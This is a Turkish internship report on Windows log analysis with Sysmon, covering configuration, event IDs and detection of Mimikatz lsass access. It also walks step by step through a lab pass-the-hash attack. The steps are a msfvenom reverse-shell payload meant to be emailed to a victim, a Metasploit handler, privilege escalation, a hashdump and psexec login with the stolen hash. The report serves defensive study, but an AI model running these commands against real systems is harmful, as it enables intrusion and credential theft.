



# WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ

**Stajyer:** Ömer Günal  
**Mentör:** Samet Sazak  
**Baskı:** 2018

## İÇİNDEKİLER:

1. Giriş	
2. Sysinternals Sysmon .....	3
2.1. Kurulum .....	3
2.2. Konfigürasyon.....	4
2.3. Events .....	6
2.4. Hashes .....	8
3. Sysmon ile Mimikatz Tespiti .....	9
4. Pass The Hash .....	11
4.1. Örnek Saldırı .....	11
4.2. Saldırının Tepiti.....	15
5. Hak Yükseltme (Privilege Escalation) .....	19
5.1. Zayıf Servis İzinleri .....	19
5.2. Güvensiz Kayıt Defteri İzinleri .....	24
5.3. Metasploit Getsystem Komutu .....	27
6. Sonuç .....	29
KAYNAKLAR .....	29

## 1. Giriş


Bilişim sistemlerinin en önemli aktivitelerinden biri log kaydı tutmaktır. Log kayıtları sayesinde sisteme yapılan bir saldırının ne zaman, nasıl ve nereden yapıldığını bulmak mümkündür. Yazı boyunca Microsoft'un geliştirdiği Sysmon aracının kullanımı ve Windows işletim sistemlerinde sıklıkla görülen birkaç saldırı türünün analizi yapılacaktır.

## 2. Sysinternals Sysmon

Sysmon (system monitor), yüklendiği sistem üzerindeki aktiviteleri kayıt altına alan Microsoft'un geliştirdiği bir araçtır.

### 2.1. Kurulum

Bu adresteki (<https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>) sysmon indirilir. Ardından "cmd" ile indirilen dosyanın bulunduğu dizine gidilerek "Sysmon.exe -i -accepteula" komutu ile varsayılan ayarlarda kurulum yapılır.



```
Administrator: C:\Windows\System32\cmd.exe
C:\Users\Omer\Documents\Sysmon>Sysmon.exe -h

System Monitor v6.03 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Usage:
Install: Sysmon.exe -i [<configfile>]
        [-h <[sha1|md5|sha256|imphash:*],...>] [-n [<process,...>]]
        [-l [<process,...>]]
Configure: Sysmon.exe -c [<configfile>]
        [--![-h <[sha1|md5|sha256|imphash:*],...>] [-n [<process,...>]]
        [-l [<process,...>]]]
Uninstall: Sysmon.exe -u
-c Update configuration of an installed Sysmon driver or dump the
  current configuration if no other argument is provided. Optionally
  take a configuration file.
-h Specify the hash algorithms used for image identification (default
  is SHA1). It supports multiple algorithms at the same time.
  Configuration entry: HashAlgorithms.
-i Install service and driver. Optionally take a configuration file.
-l Log loading of modules. Optionally take a list of processes to track.
-m Install the event manifest (done on service install as well).
-n Log network connections. Optionally take a list of processes to track.
-r Check for signature certificate revocation.
  Configuration entry: CheckRevocation.
-s Print configuration schema definition.
-u Uninstall service and driver.

The service logs events immediately and the driver installs as a boot-start
driver to capture activity from early in the boot that the service will write
to the event log when it starts.

On Vista and higher, events are stored in "Applications and Services
```

*(sysmon kullanımına ait detaylar // sysmon -h)*

## 2.2. Konfigürasyon

Sysmon kurulduğu zaman kendisinin varsayılan konfigürasyon dosyası ile kurulumu yapar. Fakat kullanıcının kendi konfigürasyon dosyasını oluşturması da mümkündür. Sysmon, konfigürasyon için XML dosya formatını kullanır.

```
<Sysmon schemaversion="3.30">
  <HashAlgorithms>md5,sha256</HashAlgorithms>
  <EventFiltering>

  </EventFiltering>
</Sysmon>
```

Konfigürasyon dosyası için 2 ana bölüm vardır. HashAlgorithms ve EventFiltering HashAlgorithms bölümünde oluşturulan processlerin hangi hash algoritmalarını kullanılacağını belirtmek için, EventFiltering ise özellikle izlenen veya hariç tutulan olayları belirtmek için kullanılır. Olayları dahil veya hariç tutmak için aşağıdaki kalıplar kullanılır. Dahil etmek için "include" , hariç tutmak için "exclude" ifadeleri kullanılır.

```
<tag onmatch="include">
  ...
  ...
</tag>

<tag onmatch="exclude">
  ...
  ...
</tag>
```

Filtrelemede kullanılan taglar aşağıdaki görselde belirtilmiştir.

### Tags

- ProcessCreate
- ProcessTerminate
- FileCreateTime
- NetworkConnect
- DriverLoad
- ImageLoad
- CreateRemoteThread
- RawAccessRead

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

Aşağıdaki örnekte belirtilen işlemin oluşumu sırasında sysmon herhangi bir loglama işlemi yapmayacaktır.


```
<Sysmon schemaversion="3.30">
  <HashAlgorithms>md5,sha256</HashAlgorithms>
  <EventFiltering>
    <FileCreate onmatch="exclude">
      <Image condition="end with">chrome.exe</Image>
    </FileCreate>
  </EventFiltering>
</Sysmon>
```

“condition” tipleri ve özellikleri:

<b>is</b>	Default, values are equals
<b>is not</b>	Values are different
<b>contains</b>	The field contains this value
<b>excludes</b>	The field does not contain this value
<b>begin with</b>	The field begins with this value
<b>end with</b>	The field ends with this value
<b>less than</b>	Lexicographical comparison is less than zero
<b>more than</b>	Lexicographical comparison is more than zero
<b>image</b>	Match an image path (full path or only image name)

## 2.3. Events

Sysmon'un oluşturduğu kayıtlara Event Viewer ile "Applications and Services Logs/Microsoft/Windows/Sysmon/Operational" tıklanarak erişilebilir.



## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

Kayıtlarda bulunan Event ID lerin anlamları aşağıdaki görselde verilmiştir.

ID	Tag
1 ProcessCreate	Process Create
2 FileCreateTime	File creation time
3 NetworkConnect	Network connection detected
4 n/a	Sysmon service state change (cannot be filtered)
5 ProcessTerminate	Process terminated
6 DriverLoad	Driver Loaded
7 ImageLoad	Image loaded
8 CreateRemoteThread	CreateRemoteThread detected
9 RawAccessRead	RawAccessRead detected
10 ProcessAccess	Process accessed
11 FileCreate	File created
12 RegistryEvent	Registry object added or deleted
13 RegistryEvent	Registry value set
14 RegistryEvent	Registry object renamed
15 FileCreateStreamHash	File stream created
16 n/a	Sysmon configuration change (cannot be filtered)
17 PipeEvent	Named pipe created
18 PipeEvent	Named pipe connected

## 2.4. Hashes

Çoğu kayıta processe ait hash değerleri görülmektedir. Eğer şüpheli bir kayıt görülürse ilgili hash virustotal gibi siteler aracılığıyla aratılabilir.

```
If the event originated on another computer, the display information had to be saved with the event.

The following information was included with the event:

2017-09-08 13:17:20.043
EV_RenderedValue_1.00
2700
C:\Users\Omer\Desktop\up.exe
"C:\Users\Omer\Desktop\up.exe"
C:\Users\Omer\Desktop\
WINDOWS7\Omer
EV_RenderedValue_7.00
368824
1
Medium
MD5=2F1A95CD1A0719BA8FF73607AE636348,SHA256=
24F69A722073E1E614A54053095C669D5F4BF9B60F38B711065F3485688C0401
EV_RenderedValue_12.00
2788
C:\Windows\explorer.exe
C:\Windows\Explorer.EXE


The publisher has been disabled and its resource is not available. This usually occurs when the publisher is in the process of being uninstalled or upgraded
```

SHA256: 24f69a722073e1e614a54053095c669d5f4bf9b60f38b711065f3485688c0401

File name: up.exe

Detection ratio: 49 / 64

Analysis date: 2017-09-08 13:18:41 UTC ( 15 minutes ago )




Antivirus	Result	Update
Ad-Aware	Gen:Variant.Razy.174703	20170908
AhnLab-V3	Trojan/Win32.Shell.R1283	20170908
ALYac	Gen:Variant.Razy.174703	20170908
Arcabit	Trojan.Razy.D2AA6F	20170908
Avast	Win32:SwPatch [Wrm]	20170908
AVG	Win32:SwPatch [Wrm]	20170908
Avira (no cloud)	TR/Crypt.EPACK.Gen2	20170908



### 3. Sysmon ile Mimikatz Tespiti

Mimikatz, Windows sistemlerde kullanıcılara ait hafıza üzerinde bulunan şifrelenmiş parolaları alıp, şifreleri kırarak parolanın kendisine dönüştüren bir araçtır.

**Örnek:** Aşağıda Mimikatz'ın örnek kullanımı gösterilmiştir.



```
C:\>mimikatz.exe
mimikatz 1.0 x64 (RC) /* Traitement du Kiwi (Oct 13 2012 13:48:31) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id      : 0;4305377
Package d'authentification : NTLM
Utilisateur principal  : admin
Domaine d'authentification : WINDOWS7

msv1_0 :
* Utilisateur : admin
* Domaine : WINDOWS7
* Hash LM : ac804745ee68ebea1aa818381e4e281b
* Hash NTLM : 3008c87294511142799dca1191e69a0f
kerberos :
* Utilisateur : admin
* Domaine : WINDOWS7
* Mot de passe : admin123
wdigest :
* Utilisateur : admin
* Domaine : WINDOWS7
* Mot de passe : admin123
tspkg :
* Utilisateur : admin
* Domaine : WINDOWS7
* Mot de passe : admin123

Authentication Id      : 0;4305354
Package d'authentification : NTLM
Utilisateur principal  : admin
Domaine d'authentification : WINDOWS7
```

(admin kullanıcısının parolası elde edildi)


#### Saldırı Tespiti

Mimikatz parolaları lsass.exe üzerinden çıkarmaktadır. Bu durumda lsass.exe üzerindeki faaliyetleri incelemek saldırı tespiti için yeterli olacaktır. Sysmon konfigürasyon dosyasına lsass.exe'nin izlenmesi için aşağıdaki komutlar eklenir.

```
<ProcessAccess onmatch="include">
  <TargetImage
condition="is">C:\Windows\System32\lsass.exe</TargetImage>
</ProcessAccess>
```

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

Böylelikle sistemde Mimikatz Isass.exe üzerinden parolaları elde etmek istediğinde sistem admini bunun farkında olabilecektir.



The screenshot displays the 'Details' tab of a Windows Event Viewer log entry. The log entry is for a 'Process accessed' event (Event ID 10) recorded by Sysmon. The event details are as follows:

```
Process accessed:
UtcTime: 2017-09-08 21:34:14.149
SourceProcessGUID: {dfebebf4-0cc7-59b3-0000-001049e00b00}
SourceProcessId: 1644
SourceThreadId: 936
SourceImage: C:\mimikatz.exe
TargetProcessGUID: {dfebebf4-0b0d-59b3-0000-00100cab0000}
TargetProcessId: 500
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1410
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+5157a|C:\Windows\system32\KERNELBASE.dll+ d817
|C:\mimikatz.exe+ 29989|C:\mimikatz.exe+ 2967a|C:\mimikatz.exe+ 16b9e|C:\mimikatz.exe+
1672a|C:\mimikatz.exe+ 1645c|C:\mimikatz.exe+ 14e76|C:\mimikatz.exe+ 36a9f|C:\Windows
\system32\kernel32.dll+1652d|C:\Windows\SYSTEM32\ntdll.dll+ 2c521
```

Log Name: Microsoft-Windows-Sysmon/Operational  
Source: Sysmon Logged: 9/9/2017 12:34:14 AM  
Event ID: 10 Task Category: Process accessed (rule: ProcessAc  
Level: Information Keywords:  
User: SYSTEM Computer: WINDOWS7  
OpCode: Info  
More Information: [Event Log Online Help](#)

Sourcelmage ve TargerImage'e bakıldığı zaman Mimikatz'ın Isass.exe ye erişmiş olduğu görülür.

## 4. Pass The Hash

Pass the hash, saldırganın hedefe parola ile bağlanmak yerine şifre özetini kullanarak bağlanmasını sağlayan ve Windows sistemleri hedef alan bir saldırıdır. Şifre özetleri Lsass üzerinde bulunmaktadır ve özetleri elde etmek için Gsecdump, pwdump7, mimikatz, Metasploit hashdump modülü gibi çeşitli araçlar üretilmiştir. Bu araçlar yetkili kullanıcılar tarafından çalıştırıldığı zaman istenilen veriler elde edilmektedir.

### 4.1. Örnek Saldırı

Hedef sistemle ilk teması kurmak için kurbanı mail yoluyla veya başka yöntemler ile zararlı yazılım gönderilir. Bu saldırı için zararlı yazılım msfvenom ile oluşturulmuştur.

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp lhost=192.168.2.120 lport=4343 -b '\x00' -e x86/shikata_ga_nai -f exe -o shell.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: shell.exe
```

(msfvenom ile reverse shell oluşturuldu)

Zararlı yazılım kurbanı gönderildikten sonra meterpreter oturumu beklenir.

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.2.120
lhost => 192.168.2.120
msf exploit(handler) > set lport 4343
lport => 4343
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.2.120:4343
[*] Starting the payload handler...
```

(Kurbanın dosyayı açması bekleniyor)

Hedef kişi dosyayı açtığında meterpreter oturumu başlar.

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

```
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.2.120
lhost => 192.168.2.120
msf exploit(handler) > set lport 4343
lport => 4343
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.2.120:4343
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.2.252
[*] Meterpreter session 1 opened (192.168.2.120:4343 -> 192.168.2.252:49266) at
2017-09-06 17:04:07 +0000

meterpreter > █
```

Oturumun ardından şifre özetlerini elde etmek için hashdump modülü kullanılır fakat gerekli yetkilere sahip olunmadığından işlem gerçekleştirilemez.

```
meterpreter > getuid
Server username: WIN-MGQLM0QMhGM\Omer
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrec
meterpreter > █
```

Bu durumda hedef sistem üzerinde hak yükseltme yapılması gerekmektedir. “ps” komutu ile sistemde yürütülmekte olan processler listelenir ve NT AUTHORITY\SYSTEM yetkisi ile çalışan process aranır.

```
C:\Windows\System32\taskhost.exe
2460 464 userinit.exe x64 1 WIN-MGQLM0QMhGM\Omer
C:\Windows\System32\userinit.exe
2476 1972 TPAutoConnect.exe x64 1 WIN-MGQLM0QMhGM\Omer
C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
2484 900 dwm.exe x64 1 WIN-MGQLM0QMhGM\Omer
C:\Windows\System32\dwm.exe
2492 408 conhost.exe x64 1 WIN-MGQLM0QMhGM\Omer
C:\Windows\System32\conhost.exe
2512 2460 explorer.exe x64 1 WIN-MGQLM0QMhGM\Omer
C:\Windows\explorer.exe
2692 2512 vmtoolsd.exe x64 1 WIN-MGQLM0QMhGM\Omer
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2884 500 SearchIndexer.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\SearchIndexer.exe
2960 2884 SearchProtocolHost.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\SearchProtocolHost.exe
2980 2884 SearchFilterHost.exe x64 0 NT AUTHORITY\SYSTEM
C:\Windows\System32\SearchFilterHost.exe
```

## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

İlgili process bulunduktan sonra “migrate” komutu ile process e geçiş yapılır ve ona ait sistem haklarına erişilir.

```
meterpreter > migrate 2884
[*] Migrating from 2304 to 2884...
[*] 192.168.2.252 - Meterpreter session 2 closed. Reason: Died
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Varılacak en yüksek haklara sahip olduktan sonra hashdump modülü ile şifre özetlerine sahip olunur.

```
meterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
admin:1001:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Ahmet:1002:aad3b435b51404eeaad3b435b51404ee:c1e9bfd1f3c5ae18320cadb095496fd6:::
Ali:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Omer:1000:aad3b435b51404eeaad3b435b51404ee:fb5b7c2bec5300f39d0a95c9b868e1c9:::
meterpreter > █
```

Hashler elde edildikten sonra metasploit içerisinde bulunan psexec modülüne ilgili veriler yüklenir ve saldırı başlatılarak admin kullanıcısı ile sisteme erişilir.

```
meterpreter > background
[*] Backgrounding session 5...
msf exploit(handler) >
msf exploit(handler) > use exploit/windows/smb/psexec
msf exploit(psexec) > set rhost 192.168.2.252
rhost => 192.168.2.252
msf exploit(psexec) > set smbuser admin
smbuser => admin
msf exploit(psexec) > set smbpass
smbpass =>
msf exploit(psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f
smbpass => aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 192.168.2.120
lhost => 192.168.2.120
msf exploit(psexec) > set lport 1234
lport => 1234
msf exploit(psexec) > run
```


## [WINDOWS SİSTEMLERDE SYSMON İLE LOG ANALİZİ]

```
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set lhost 192.168.2.120
lhost => 192.168.2.120
msf exploit(psexec) > set lport 1234
lport => 1234
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.2.120:1234
[*] 192.168.2.252:445 - Connecting to the server...
[*] 192.168.2.252:445 - Authenticating to 192.168.2.252:445 as user 'admin'...
[*] 192.168.2.252:445 - Selecting PowerShell target
[*] 192.168.2.252:445 - Executing the payload...
[+] 192.168.2.252:445 - Service start timed out, OK if running a command or non-
service executable...
[*] Sending stage (957487 bytes) to 192.168.2.252
[*] Meterpreter session 6 opened (192.168.2.120:1234 -> 192.168.2.252:49162) at
2017-09-06 17:27:37 +0000

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

